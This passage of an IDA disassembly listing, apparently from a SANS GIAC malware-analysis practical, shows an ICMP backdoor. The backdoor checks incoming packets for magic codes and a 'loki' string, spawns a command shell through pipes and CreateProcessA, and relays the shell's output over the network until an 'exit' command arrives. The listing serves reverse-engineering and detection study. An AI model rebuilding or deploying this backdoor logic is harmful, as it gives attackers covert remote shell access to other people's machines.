```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.text:00401A14                 test    al, al
.text:00401A16                 jnz     loc_401CC1
.text:00401A1C                 mov     al, [esi+14h]
.text:00401A1F                 test    al, al
.text:00401A21                 jnz     loc_401CC1
.text:00401A27                 mov     edi, ds:htons
.text:00401A2D                 push    0FF03h          ; hostshort
.text:00401A32                 call    edi ; htons
.text:00401A34                 cmp     [esi+1Ah], ax
.text:00401A38                 jz      short loc_401A65
.text:00401A3A                 push    0FF02h          ; hostshort
.text:00401A3F                 call    edi ; htons
.text:00401A41                 cmp     [esi+1Ah], ax
.text:00401A45                 jz      short loc_401A65
.text:00401A47                 push    0FF01h          ; hostshort
.text:00401A4C                 call    edi ; htons
.text:00401A4E                 cmp     [esi+1Ah], ax
.text:00401A52                 jz      short loc_401A65
.text:00401A54                 push    0FF04h          ; hostshort
.text:00401A59                 call    edi ; htons
.text:00401A5B                 cmp     [esi+1Ah], ax
.text:00401A5F                 jnz     loc_401CC1
.text:00401A65
.text:00401A65 loc_401A65:                             ; CODE XREF: sub_401A00+38_j
.text:00401A65                                         ; sub_401A00+45_j ...
.text:00401A65                 mov     eax, dword_40402C
.text:00401A6A                 dec     eax
.text:00401A6B                 jz      loc_401C55
.text:00401A71                 dec     eax
.text:00401A72                 jz      loc_401B50
.text:00401A78                 dec     eax
.text:00401A79                 jnz     loc_401CC1
.text:00401A7F                 lea     eax, [esp+4+arg_0]
.text:00401A83                 push    eax             ; time_t *
.text:00401A84                 call    ds:time
.text:00401A8A                 mov     eax, [esp+8+arg_0]
.text:00401A8E                 mov     edx, dword_40458C
.text:00401A94                 mov     ecx, eax
.text:00401A96                 add     esp, 4
.text:00401A99                 sub     ecx, edx
.text:00401A9B                 mov     edx, dword_404034
.text:00401AA1                 cmp     ecx, edx
.text:00401AA3                 jle     short loc_401B00
.text:00401AA5                 mov     edx, [esp+4+arg_4]
.text:00401AA9                 mov     esi, 1
.text:00401AAE                 push    esi
.text:00401AAF                 push    0
.text:00401AB1                 mov     eax, [edx+4]
.text:00401AB4                 mov     edx, dword_40403C
.text:00401ABA                 push    0
.text:00401ABC                 push    0
.text:00401ABE                 push    eax
.text:00401ABF                 mov     edi, edx
.text:00401AC1                 or      ecx, 0FFFFFFFFh
.text:00401AC4                 xor     eax, eax
.text:00401AC6                 repne scasb
.text:00401AC8                 not     ecx
.text:00401ACA                 dec     ecx
.text:00401ACB                 push    ecx
.text:00401ACC                 push    edx
.text:00401ACD                 call    sub_4010F0
.text:00401AD2                 mov     ecx, hProcess
.text:00401AD8                 add     esp, 1Ch
.text:00401ADB                 push    0               ; uExitCode
.text:00401ADD                 push    ecx             ; hProcess
.text:00401ADE                 call    ds:TerminateProcess
.text:00401AE4                 mov     edx, s
.text:00401AEA                 push    edx             ; s
.text:00401AEB                 call    ds:closesocket
.text:00401AF1                 mov     dword_404020, esi
.text:00401AF7                 mov     dword_40402C, esi
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.text:00401AFD                 pop     edi
.text:00401AFE                 pop     esi
.text:00401AFF                 retn
.text:00401B00 ; ---------------------------------------------------------------------------
---
.text:00401B00
.text:00401B00 loc_401B00:                             ; CODE XREF: sub_401A00+A3_j
.text:00401B00                 push    0FF01h
.text:00401B05                 mov     dword_40458C, eax
.text:00401B0A                 call    edi
.text:00401B0C                 cmp     [esi+1Ah], ax
.text:00401B10                 jnz     short loc_401B20
.text:00401B12                 mov     eax, [esp+8+arg_0]
.text:00401B16                 push    eax
.text:00401B17                 push    esi
.text:00401B18                 call    sub_401EE0
.text:00401B1D                 pop     edi
.text:00401B1E                 pop     esi
.text:00401B1F                 retn
.text:00401B20 ; ---------------------------------------------------------------------------
---
.text:00401B20
.text:00401B20 loc_401B20:                             ; CODE XREF: sub_401A00+110_j
.text:00401B20                 mov     ecx, hProcess
.text:00401B26                 push    0               ; uExitCode
.text:00401B28                 push    ecx             ; hProcess
.text:00401B29                 call    ds:TerminateProcess
.text:00401B2F                 mov     edx, s
.text:00401B35                 push    edx             ; s
.text:00401B36
.text:00401B36 loc_401B36:                             ; CODE XREF: sub_401A00+250_j
.text:00401B36                 call    ds:closesocket
.text:00401B3C                 mov     esi, 1
.text:00401B41                 pop     edi
.text:00401B42                 mov     dword_404020, esi
.text:00401B48                 mov     dword_40402C, esi
.text:00401B4E                 pop     esi
.text:00401B4F                 retn
.text:00401B50 ; ---------------------------------------------------------------------------
---
.text:00401B50
.text:00401B50 loc_401B50:                             ; CODE XREF: sub_401A00+72_j
.text:00401B50                 lea     eax, [esp+4+arg_0]
.text:00401B54                 push    eax             ; time_t *
.text:00401B55                 call    ds:time
.text:00401B5B                 mov     eax, [esp+8+arg_0]
.text:00401B5F                 mov     edx, dword_40458C
.text:00401B65                 mov     ecx, eax
.text:00401B67                 add     esp, 4
.text:00401B6A                 sub     ecx, edx
.text:00401B6C                 mov     edx, dword_404030
.text:00401B72                 cmp     ecx, edx
.text:00401B74                 jle     short loc_401BC2
.text:00401B76                 mov     edx, [esp+4+arg_4]
.text:00401B7A                 mov     esi, 1
.text:00401B7F                 push    esi
.text:00401B80                 push    0
.text:00401B82                 mov     eax, [edx+4]
.text:00401B85                 mov     edx, dword_40403C
.text:00401B8B                 push    0
.text:00401B8D                 push    0
.text:00401B8F                 push    eax
.text:00401B90                 mov     edi, edx
.text:00401B92                 or      ecx, 0FFFFFFFFh
.text:00401B95                 xor     eax, eax
.text:00401B97                 repne scasb
.text:00401B99                 not     ecx
.text:00401B9B                 dec     ecx
.text:00401B9C                 push    ecx
.text:00401B9D                 push    edx
.text:00401B9E                 call    sub_4010F0
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.text:00401BA3                 mov     ecx, s
.text:00401BA9                 add     esp, 1Ch
.text:00401BAC                 push    ecx             ; s
.text:00401BAD                 call    ds:closesocket
.text:00401BB3                 mov     dword_404020, esi
.text:00401BB9                 mov     dword_40402C, esi
.text:00401BBF                 pop     edi
.text:00401BC0                 pop     esi
.text:00401BC1                 retn
.text:00401BC2 ; ---------------------------------------------------------------------------
.text:00401BC2
.text:00401BC2 loc_401BC2:                             ; CODE XREF: sub_401A00+174_j
.text:00401BC2                 push    0FF02h
.text:00401BC7                 mov     dword_40458C, eax
.text:00401BCC                 call    edi
.text:00401BCE                 cmp     [esi+1Ah], ax
.text:00401BD2                 jnz     short loc_401C4A
.text:00401BD4                 add     esi, 20h
.text:00401BD7                 push    offset aLoki    ; char *
.text:00401BDC                 push    esi             ; char *
.text:00401BDD                 call    ds:strstr
.text:00401BE3                 add     esp, 8
.text:00401BE6                 test    eax, eax
.text:00401BE8                 jnz     short loc_401C33
.text:00401BEA                 mov     edx, [esp+8+arg_0]
.text:00401BEE                 mov     esi, 1
.text:00401BF3                 push    esi
.text:00401BF4                 push    eax
.text:00401BF5                 push    eax
.text:00401BF6                 push    eax
.text:00401BF7                 mov     eax, [edx+4]
.text:00401BFA                 mov     edx, dword_40403C
.text:00401C00                 push    eax
.text:00401C01                 mov     edi, edx
.text:00401C03                 or      ecx, 0FFFFFFFFh
.text:00401C06                 xor     eax, eax
.text:00401C08                 repne scasb
.text:00401C0A                 not     ecx
.text:00401C0C                 dec     ecx
.text:00401C0D                 push    ecx
.text:00401C0E                 push    edx
.text:00401C0F                 call    sub_4010F0
.text:00401C14                 mov     ecx, s
.text:00401C1A                 add     esp, 1Ch
.text:00401C1D                 push    ecx             ; s
.text:00401C1E                 call    ds:closesocket
.text:00401C24                 mov     dword_404020, esi
.text:00401C2A                 mov     dword_40402C, esi
.text:00401C30                 pop     edi
.text:00401C31                 pop     esi
.text:00401C32                 retn
.text:00401C33 ; ---------------------------------------------------------------------------
.text:00401C33
.text:00401C33 loc_401C33:                             ; CODE XREF: sub_401A00+1E8_j
.text:00401C33                 mov     edx, [esp+8+arg_0]
.text:00401C37                 mov     dword_40402C, 3
.text:00401C41                 push    edx
.text:00401C42                 call    sub_401CD0
.text:00401C47                 pop     edi
.text:00401C48                 pop     esi
.text:00401C49                 retn
.text:00401C4A ; ---------------------------------------------------------------------------
.text:00401C4A
.text:00401C4A loc_401C4A:                             ; CODE XREF: sub_401A00+1D2_j
.text:00401C4A                 mov     eax, s
.text:00401C4F                 push    eax
.text:00401C50                 jmp     loc_401B36
.text:00401C55 ; ---------------------------------------------------------------------------
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
---
.text:00401C55
.text:00401C55 loc_401C55:                             ; CODE XREF: sub_401A00+6B_j
.text:00401C55                 push    0FF03h
.text:00401C5A                 call    edi
.text:00401C5C                 cmp     [esi+1Ah], ax
.text:00401C60                 jnz     short loc_401CA7
.text:00401C62                 push    offset dword_40458C ; time_t *
.text:00401C67                 call    ds:time
.text:00401C6D                 mov     ecx, [esp+0Ch+arg_0]
.text:00401C71                 mov     edi, offset aIcmpBackdoorV0 ;
"\r\n======================== Icmp BackDoo"...
.text:00401C76                 xor     eax, eax
.text:00401C78                 push    0
.text:00401C7A                 mov     edx, [ecx+4]
.text:00401C7D                 or      ecx, 0FFFFFFFFh
.text:00401C80                 repne scasb
.text:00401C82                 push    0
.text:00401C84                 push    0
.text:00401C86                 not     ecx
.text:00401C88                 push    1
.text:00401C8A                 dec     ecx
.text:00401C8B                 push    edx
.text:00401C8C                 push    ecx
.text:00401C8D                 push    offset aIcmpBackdoorV0 ;
"\r\n======================== Icmp BackDoo"...
.text:00401C92                 call    sub_4010F0
.text:00401C97                 add     esp, 20h
.text:00401C9A                 mov     dword_40402C, 2
.text:00401CA4                 pop     edi
.text:00401CA5                 pop     esi
.text:00401CA6                 retn
.text:00401CA7 ; ---------------------------------------------------------------------------
---
.text:00401CA7
.text:00401CA7 loc_401CA7:                             ; CODE XREF: sub_401A00+260_j
.text:00401CA7                 mov     eax, s
.text:00401CAC                 test    eax, eax
.text:00401CAE                 jz      short loc_401CB7
.text:00401CB0                 push    eax             ; s
.text:00401CB1                 call    ds:closesocket
.text:00401CB7
.text:00401CB7 loc_401CB7:                             ; CODE XREF: sub_401A00+2AE_j
.text:00401CB7                 mov     dword_404020, 1
.text:00401CC1
.text:00401CC1 loc_401CC1:                             ; CODE XREF: sub_401A00+B_j
.text:00401CC1                                         ; sub_401A00+16_j ...
.text:00401CC1                 pop     edi
.text:00401CC2                 pop     esi
.text:00401CC3                 retn
.text:00401CC3 sub_401A00      endp ; sp = -4
.text:00401CC3
.text:00401CC3 ; ---------------------------------------------------------------------------
---
.text:00401CC4                 align 10h
.text:00401CD0
.text:00401CD0 ; ¦¦¦¦¦¦¦¦¦¦¦¦¦¦ S U B R O U T I N E
¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦
.text:00401CD0
.text:00401CD0
.text:00401CD0 sub_401CD0      proc near               ; CODE XREF: sub_401A00+242_p
.text:00401CD0
.text:00401CD0 NumberOfBytesRead= dword ptr -13F0h
.text:00401CD0 nNumberOfBytesToRead= dword ptr -13ECh
.text:00401CD0 PipeAttributes  = _SECURITY_ATTRIBUTES ptr -13E4h
.text:00401CD0 CommandLine     = byte ptr -13D8h
.text:00401CD0 var_13D4        = dword ptr -13D4h
.text:00401CD0 Buffer          = _STARTUPINFOA ptr -13D0h
.text:00401CD0
.text:00401CD0                 mov     eax, 13ECh
.text:00401CD5                 call    __alloca_probe
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.text:00401CDA                 push    ebx
.text:00401CDB                 push    ebp
.text:00401CDC                 push    esi
.text:00401CDD                 mov     esi, ds:CreatePipe
.text:00401CE3                 xor     ebx, ebx
.text:00401CE5                 push    edi
.text:00401CE6                 lea     eax, [esp+13FCh+PipeAttributes]
.text:00401CEA                 push    ebx             ; nSize
.text:00401CEB                 push    eax             ; lpPipeAttributes
.text:00401CEC                 push    offset hWritePipe ; hWritePipe
.text:00401CF1                 push    offset hReadPipe ; hReadPipe
.text:00401CF6                 mov     [esp+140Ch+PipeAttributes.nLength], 0Ch
.text:00401CFE                 mov     [esp+140Ch+PipeAttributes.lpSecurityDescriptor],
ebx
.text:00401D02                 mov     [esp+140Ch+PipeAttributes.bInheritHandle], 1
.text:00401D0A                 call    esi ; CreatePipe
.text:00401D0C                 lea     ecx, [esp+13FCh+PipeAttributes]
.text:00401D10                 push    ebx             ; nSize
.text:00401D11                 push    ecx             ; lpPipeAttributes
.text:00401D12                 push    offset hFile    ; hWritePipe
.text:00401D17                 push    offset hObject  ; hReadPipe
.text:00401D1C                 call    esi ; CreatePipe
.text:00401D1E                 mov     edx, dword_404138
.text:00401D24                 mov     eax, dword_40413C
.text:00401D29                 mov     dword ptr [esp+13FCh+CommandLine], edx
.text:00401D2D                 mov     [esp+13FCh+var_13D4], eax
.text:00401D31                 lea     edx, [esp+13FCh+Buffer]
.text:00401D35                 mov     ecx, 11h
.text:00401D3A                 xor     eax, eax
.text:00401D3C                 lea     edi, [esp+13FCh+Buffer]
.text:00401D40                 push    offset hProcess ; lpProcessInformation
.text:00401D45                 push    edx             ; lpStartupInfo
.text:00401D46                 rep stosd
.text:00401D48                 mov     eax, hWritePipe
.text:00401D4D                 mov     ecx, hObject
.text:00401D53                 push    ebx             ; lpCurrentDirectory
.text:00401D54                 push    ebx             ; lpEnvironment
.text:00401D55                 push    ebx             ; dwCreationFlags
.text:00401D56                 mov     [esp+1410h+Buffer.hStdError], eax
.text:00401D5D                 mov     [esp+1410h+Buffer.hStdOutput], eax
.text:00401D61                 push    1               ; bInheritHandles
.text:00401D63                 push    ebx             ; lpThreadAttributes
.text:00401D64                 lea     eax, [esp+1418h+CommandLine]
.text:00401D68                 push    ebx             ; lpProcessAttributes
.text:00401D69                 push    eax             ; lpCommandLine
.text:00401D6A                 push    ebx             ; lpApplicationName
.text:00401D6B                 mov     [esp+1424h+Buffer.dwFlags], 101h
.text:00401D76                 mov     [esp+1424h+Buffer.wShowWindow], bx
.text:00401D7E                 mov     [esp+1424h+Buffer.hStdInput], ecx
.text:00401D85                 mov     [esp+1424h+Buffer.lpReserved], ebx
.text:00401D89                 mov     [esp+1424h+Buffer.lpReserved2], ebx
.text:00401D90                 mov     [esp+1424h+Buffer.cbReserved2], bx
.text:00401D98                 mov     [esp+1424h+Buffer.cb], 44h
.text:00401DA0                 call    ds:CreateProcessA
.text:00401DA6                 test    eax, eax
.text:00401DA8                 jnz     short loc_401DB1
.text:00401DAA                 push    ebx             ; int
.text:00401DAB                 call    ds:exit
.text:00401DB1
.text:00401DB1 loc_401DB1:                             ; CODE XREF: sub_401CD0+D8_j
.text:00401DB1                 mov     edi, ds:Sleep
.text:00401DB7                 push    64h             ; dwMilliseconds
.text:00401DB9                 call    edi ; Sleep
.text:00401DBB                 mov     ecx, hObject
.text:00401DC1                 mov     esi, ds:CloseHandle
.text:00401DC7                 push    ecx             ; hObject
.text:00401DC8                 call    esi ; CloseHandle
.text:00401DCA                 mov     edx, hWritePipe
.text:00401DD0                 push    edx             ; hObject
.text:00401DD1                 call    esi ; CloseHandle
.text:00401DD3                 mov     ebp, ds:PeekNamedPipe
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.text:00401DD9                 mov     esi, [esp+1400h]
.text:00401DE0
.text:00401DE0 loc_401DE0:                             ; CODE XREF: sub_401CD0+181_j
.text:00401DE0                 lea     eax, [esp+1400h+nNumberOfBytesToRead]
.text:00401DE4                 push    ebx             ; lpBytesLeftThisMessage
.text:00401DE5                 lea     ecx, [esp+1404h+NumberOfBytesRead]
.text:00401DE9                 push    eax             ; lpTotalBytesAvail
.text:00401DEA                 mov     eax, hReadPipe
.text:00401DEF                 push    ecx             ; lpBytesRead
.text:00401DF0                 lea     edx, [esp+140Ch+Buffer.hStdError]
.text:00401DF4                 push    138Ch           ; nBufferSize
.text:00401DF9                 push    edx             ; lpBuffer
.text:00401DFA                 push    eax             ; hNamedPipe
.text:00401DFB                 call    ebp ; PeekNamedPipe
.text:00401DFD                 test    eax, eax
.text:00401DFF                 jz      short loc_401E53
.text:00401E01                 mov     eax, [esp+1400h+nNumberOfBytesToRead]
.text:00401E05                 cmp     eax, ebx
.text:00401E07                 jz      short loc_401E25
.text:00401E09                 lea     ecx, [esp+1400h+NumberOfBytesRead]
.text:00401E0D                 push    ebx             ; lpOverlapped
.text:00401E0E                 push    ecx             ; lpNumberOfBytesRead
.text:00401E0F                 push    eax             ; nNumberOfBytesToRead
.text:00401E10                 mov     eax, hReadPipe
.text:00401E15                 lea     edx, [esp+140Ch+Buffer.hStdError]
.text:00401E19                 push    edx             ; lpBuffer
.text:00401E1A                 push    eax             ; hFile
.text:00401E1B                 call    ds:ReadFile
.text:00401E21                 test    eax, eax
.text:00401E23                 jz      short loc_401E53
.text:00401E25
.text:00401E25 loc_401E25:                             ; CODE XREF: sub_401CD0+137_j
.text:00401E25                 mov     eax, [esp+1400h+NumberOfBytesRead]
.text:00401E29                 cmp     eax, ebx
.text:00401E2B                 jz      short loc_401E47
.text:00401E2D                 mov     ecx, [esi+4]
.text:00401E30                 push    ebx
.text:00401E31                 push    1
.text:00401E33                 push    ebx
.text:00401E34                 push    ebx
.text:00401E35                 push    ecx
.text:00401E36                 lea     edx, [esp+1414h+Buffer.hStdError]
.text:00401E3D                 push    eax
.text:00401E3E                 push    edx
.text:00401E3F                 call    sub_4010F0
.text:00401E44                 add     esp, 1Ch
.text:00401E47
.text:00401E47 loc_401E47:                             ; CODE XREF: sub_401CD0+15B_j
.text:00401E47                 push    64h             ; dwMilliseconds
.text:00401E49                 call    edi ; Sleep
.text:00401E4B                 cmp     [esp+1400h+nNumberOfBytesToRead], ebx
.text:00401E4F                 jz      short loc_401E5C
.text:00401E51                 jmp     short loc_401DE0
.text:00401E53 ; ---------------------------------------------------------------------------
---
.text:00401E53
.text:00401E53 loc_401E53:                             ; CODE XREF: sub_401CD0+12F_j
.text:00401E53                                         ; sub_401CD0+153_j
.text:00401E53                 or      ecx, 0FFFFFFFFh
.text:00401E56                 mov     [esp+1400h+NumberOfBytesRead], ecx
.text:00401E5A                 jmp     short loc_401E67
.text:00401E5C ; ---------------------------------------------------------------------------
---
.text:00401E5C
.text:00401E5C loc_401E5C:                             ; CODE XREF: sub_401CD0+17F_j
.text:00401E5C                 mov     eax, [esp+1400h+NumberOfBytesRead]
.text:00401E60                 or      ecx, 0FFFFFFFFh
.text:00401E63                 cmp     eax, ecx
.text:00401E65                 jnz     short loc_401EC3
.text:00401E67
.text:00401E67 loc_401E67:                             ; CODE XREF: sub_401CD0+18A_j
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.text:00401E67                 mov     eax, [esi+4]
.text:00401E6A                 mov     edx, dword_404040
.text:00401E70                 mov     ebp, 1
.text:00401E75                 mov     edi, edx
.text:00401E77                 push    ebp
.text:00401E78                 push    ebx
.text:00401E79                 push    ebx
.text:00401E7A                 push    ebx
.text:00401E7B                 push    eax
.text:00401E7C                 xor     eax, eax
.text:00401E7E                 repne scasb
.text:00401E80                 not     ecx
.text:00401E82                 dec     ecx
.text:00401E83                 push    ecx
.text:00401E84                 push    edx
.text:00401E85                 call    sub_4010F0
.text:00401E8A                 mov     ecx, hProcess
.text:00401E90                 add     esp, 1Ch
.text:00401E93                 push    ebx             ; uExitCode
.text:00401E94                 push    ecx             ; hProcess
.text:00401E95                 call    ds:TerminateProcess
.text:00401E9B                 mov     edx, s
.text:00401EA1                 push    edx             ; s
.text:00401EA2                 call    ds:closesocket
.text:00401EA8                 pop     edi
.text:00401EA9                 mov     dword_404020, ebp
.text:00401EAF                 mov     dword_40402C, ebp
.text:00401EB5                 mov     eax, ebp
.text:00401EB7                 pop     esi
.text:00401EB8                 pop     ebp
.text:00401EB9                 pop     ebx
.text:00401EBA                 add     esp, 13ECh
.text:00401EC0                 retn    4
.text:00401EC3 ; ---------------------------------------------------------------------------
---
.text:00401EC3
.text:00401EC3 loc_401EC3:                             ; CODE XREF: sub_401CD0+195_j
.text:00401EC3                 pop     edi
.text:00401EC4                 pop     esi
.text:00401EC5                 pop     ebp
.text:00401EC6                 xor     eax, eax
.text:00401EC8                 pop     ebx
.text:00401EC9                 add     esp, 13ECh
.text:00401ECF                 retn    4
.text:00401ECF sub_401CD0      endp ; sp = -4
.text:00401ECF
.text:00401ECF ; ---------------------------------------------------------------------------
---
.text:00401ED2                 align 10h
.text:00401EE0
.text:00401EE0 ; ||||||||||||||| S U B R O U T I N E
||||||||||||||||||||||||||||||||||||||||
.text:00401EE0
.text:00401EE0
.text:00401EE0 sub_401EE0      proc near               ; CODE XREF: sub_401A00+118_p
.text:00401EE0
.text:00401EE0 NumberOfBytesRead= dword ptr -2724h
.text:00401EE0 nNumberOfBytesToRead= dword ptr -2720h
.text:00401EE0 NumberOfBytesWritten= dword ptr -271Ch
.text:00401EE0 Buffer          = byte ptr -2718h
.text:00401EE0 var_138C        = byte ptr -138Ch
.text:00401EE0 arg_0           = dword ptr  4
.text:00401EE0 arg_4           = dword ptr  8
.text:00401EE0
.text:00401EE0                 mov     eax, 2724h
.text:00401EE5                 call    __alloca_probe
.text:00401EEA                 mov     eax, [esp+2724h+arg_0]
.text:00401EF1                 push    ebx
.text:00401EF2                 push    ebp
.text:00401EF3                 push    esi
.text:00401EF4                 push    edi
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.text:00401EF5                 lea     ecx, [esp+2734h+Buffer]
.text:00401EF9                 lea     ebx, [eax+20h]
.text:00401EFC                 push    19h             ; size_t
.text:00401EFE                 push    ecx             ; void *
.text:00401EFF                 push    ebx             ; void *
.text:00401F00                 call    sub_401080
.text:00401F05                 lea     edi, [esp+2740h+Buffer]
.text:00401F09                 or      ecx, 0FFFFFFFFh
.text:00401F0C                 xor     eax, eax
.text:00401F0E                 add     esp, 0Ch
.text:00401F11                 repne scasb
.text:00401F13                 not     ecx
.text:00401F15                 lea     edx, [esp+2734h+NumberOfBytesWritten]
.text:00401F19                 push    0               ; lpOverlapped
.text:00401F1B                 dec     ecx
.text:00401F1C                 push    edx             ; lpNumberOfBytesWritten
.text:00401F1D                 push    ecx             ; nNumberOfBytesToWrite
.text:00401F1E                 mov     ecx, hFile
.text:00401F24                 lea     eax, [esp+2740h+Buffer]
.text:00401F28                 push    eax             ; lpBuffer
.text:00401F29                 push    ecx             ; hFile
.text:00401F2A                 call    ds:WriteFile
.text:00401F30                 mov     esi, ds:Sleep
.text:00401F36                 push    64h             ; dwMilliseconds
.text:00401F38                 call    esi ; Sleep
.text:00401F3A                 mov     ebp, 1
.text:00401F3F                 mov     edi, [esp+2734h+arg_4]
.text:00401F46
.text:00401F46 loc_401F46:                             ; CODE XREF: sub_401EE0+E8_j
.text:00401F46                 lea     edx, [esp+2734h+nNumberOfBytesToRead]
.text:00401F4A                 push    0               ; lpBytesLeftThisMessage
.text:00401F4C                 lea     eax, [esp+2738h+NumberOfBytesRead]
.text:00401F50                 push    edx             ; lpTotalBytesAvail
.text:00401F51                 mov     edx, hReadPipe
.text:00401F57                 push    eax             ; lpBytesRead
.text:00401F58                 lea     ecx, [esp+2740h+var_138C]
.text:00401F5F                 push    138Ch           ; nBufferSize
.text:00401F64                 push    ecx             ; lpBuffer
.text:00401F65                 push    edx             ; hNamedPipe
.text:00401F66                 call    ds:PeekNamedPipe
.text:00401F6C                 test    eax, eax
.text:00401F6E                 jz      short loc_401FCD
.text:00401F70                 mov     eax, [esp+2734h+nNumberOfBytesToRead]
.text:00401F74                 test    eax, eax
.text:00401F76                 jz      short loc_401F98
.text:00401F78                 lea     ecx, [esp+2734h+NumberOfBytesRead]
.text:00401F7C                 push    0               ; lpOverlapped
.text:00401F7E                 push    ecx             ; lpNumberOfBytesRead
.text:00401F7F                 push    eax             ; nNumberOfBytesToRead
.text:00401F80                 mov     eax, hReadPipe
.text:00401F85                 lea     edx, [esp+2740h+var_138C]
.text:00401F8C                 push    edx             ; lpBuffer
.text:00401F8D                 push    eax             ; hFile
.text:00401F8E                 call    ds:ReadFile
.text:00401F94                 test    eax, eax
.text:00401F96                 jz      short loc_401FCD
.text:00401F98
.text:00401F98 loc_401F98:                             ; CODE XREF: sub_401EE0+96_j
.text:00401F98                 mov     eax, [esp+2734h+NumberOfBytesRead]
.text:00401F9C                 test    eax, eax
.text:00401F9E                 jz      short loc_401FBC
.text:00401FA0                 mov     ecx, [edi+4]
.text:00401FA3                 push    0
.text:00401FA5                 push    ebp
.text:00401FA6                 push    0
.text:00401FA8                 push    0
.text:00401FAA                 push    ecx
.text:00401FAB                 lea     edx, [esp+2748h+var_138C]
.text:00401FB2                 push    eax
.text:00401FB3                 push    edx
.text:00401FB4                 call    sub_401460
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.text:00401FB9                 add     esp, 1Ch
.text:00401FBC
.text:00401FBC loc_401FBC:                             ; CODE XREF: sub_401EE0+BE_j
.text:00401FBC                 push    64h             ; dwMilliseconds
.text:00401FBE                 call    esi ; Sleep
.text:00401FC0                 mov     eax, [esp+2734h+nNumberOfBytesToRead]
.text:00401FC4                 test    eax, eax
.text:00401FC6                 jz      short loc_401FD7
.text:00401FC8                 jmp     loc_401F46
.text:00401FCD ; ---------------------------------------------------------------------------
.text:00401FCD
.text:00401FCD loc_401FCD:                             ; CODE XREF: sub_401EE0+8E_j
.text:00401FCD                                         ; sub_401EE0+B6_j
.text:00401FCD                 mov     [esp+2734h+NumberOfBytesRead], 0FFFFFFFFh
.text:00401FD5                 jmp     short loc_401FDE
.text:00401FD7 ; ---------------------------------------------------------------------------
.text:00401FD7
.text:00401FD7 loc_401FD7:                             ; CODE XREF: sub_401EE0+E6_j
.text:00401FD7                 cmp     [esp+2734h+NumberOfBytesRead], 0FFFFFFFFh
.text:00401FDC                 jnz     short loc_40203C
.text:00401FDE
.text:00401FDE loc_401FDE:                             ; CODE XREF: sub_401EE0+F5_j
.text:00401FDE                 mov     eax, [edi+4]
.text:00401FE1                 mov     edx, dword_404040
.text:00401FE7                 push    ebp
.text:00401FE8                 push    0
.text:00401FEA                 push    0
.text:00401FEC                 push    0
.text:00401FEE                 push    eax
.text:00401FEF                 mov     edi, edx
.text:00401FF1                 or      ecx, 0FFFFFFFFh
.text:00401FF4                 xor     eax, eax
.text:00401FF6                 repne scasb
.text:00401FF8                 not     ecx
.text:00401FFA                 dec     ecx
.text:00401FFB                 push    ecx
.text:00401FFC                 push    edx
.text:00401FFD                 call    sub_4010F0
.text:00402002                 mov     ecx, hProcess
.text:00402008                 add     esp, 1Ch
.text:0040200B                 push    0               ; uExitCode
.text:0040200D                 push    ecx             ; hProcess
.text:0040200E                 call    ds:TerminateProcess
.text:00402014                 mov     edx, s
.text:0040201A                 push    edx             ; s
.text:0040201B                 call    ds:closesocket
.text:00402021                 pop     edi
.text:00402022                 mov     dword_404020, ebp
.text:00402028                 mov     dword_40402C, ebp
.text:0040202E                 mov     eax, ebp
.text:00402030                 pop     esi
.text:00402031                 pop     ebp
.text:00402032                 pop     ebx
.text:00402033                 add     esp, 2724h
.text:00402039                 retn    8
.text:0040203C ; ---------------------------------------------------------------------------
.text:0040203C
.text:0040203C loc_40203C:                             ; CODE XREF: sub_401EE0+FC_j
.text:0040203C                 cmp     [esp+2734h+NumberOfBytesWritten], 4
.text:00402041                 jbe     short loc_4020B1
.text:00402043                 cmp     byte ptr [ebx], 65h
.text:00402046                 jnz     short loc_4020B1
.text:00402048                 mov     eax, [esp+2734h+arg_0]
.text:0040204F                 cmp     byte ptr [eax+21h], 78h
.text:00402053                 jnz     short loc_4020B1
.text:00402055                 cmp     byte ptr [eax+22h], 69h
.text:00402059                 jnz     short loc_4020B1
.text:0040205B                 cmp     byte ptr [eax+23h], 74h
```


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
.text:0040205F                 jnz     short loc_4020B1
.text:00402061                 mov     eax, [edi+4]
.text:00402064                 push    0
.text:00402066                 push    ebp
.text:00402067                 push    0
.text:00402069                 push    0
.text:0040206B                 push    eax
.text:0040206C                 mov     edi, offset aExitOk ; "\r\n Exit OK!\r\n"
.text:00402071                 or      ecx, 0FFFFFFFFh
.text:00402074                 xor     eax, eax
.text:00402076                 repne scasb
.text:00402078                 not     ecx
.text:0040207A                 dec     ecx
.text:0040207B                 push    ecx
.text:0040207C                 push    offset aExitOk  ; "\r\n Exit OK!\r\n"
.text:00402081                 call    sub_4010F0
.text:00402086                 mov     ecx, s
.text:0040208C                 add     esp, 1Ch
.text:0040208F                 push    ecx             ; s
.text:00402090                 call    ds:closesocket
.text:00402096                 pop     edi
.text:00402097                 mov     dword_404020, ebp
.text:0040209D                 mov     dword_40402C, ebp
.text:004020A3                 mov     eax, ebp
.text:004020A5                 pop     esi
.text:004020A6                 pop     ebp
.text:004020A7                 pop     ebx
.text:004020A8                 add     esp, 2724h
.text:004020AE                 retn    8
.text:004020B1 ; ---------------------------------------------------------------------------
.text:004020B1
.text:004020B1 loc_4020B1:                             ; CODE XREF: sub_401EE0+161_j
.text:004020B1                                         ; sub_401EE0+166_j ...
.text:004020B1                 xor     eax, eax
.text:004020B3
.text:004020B3 loc_4020B3:                             ; CODE XREF: sub_401EE0+1DD_j
.text:004020B3                 cmp     byte ptr [ebx+eax], 0Ah
.text:004020B7                 jz      short loc_4020CE
.text:004020B9                 inc     eax
.text:004020BA                 cmp     eax, 19h
.text:004020BD                 jl      short loc_4020B3
.text:004020BF                 pop     edi
.text:004020C0                 pop     esi
.text:004020C1                 pop     ebp
.text:004020C2                 xor     eax, eax
.text:004020C4                 pop     ebx
.text:004020C5                 add     esp, 2724h
.text:004020CB                 retn    8
.text:004020CE ; ---------------------------------------------------------------------------
.text:004020CE
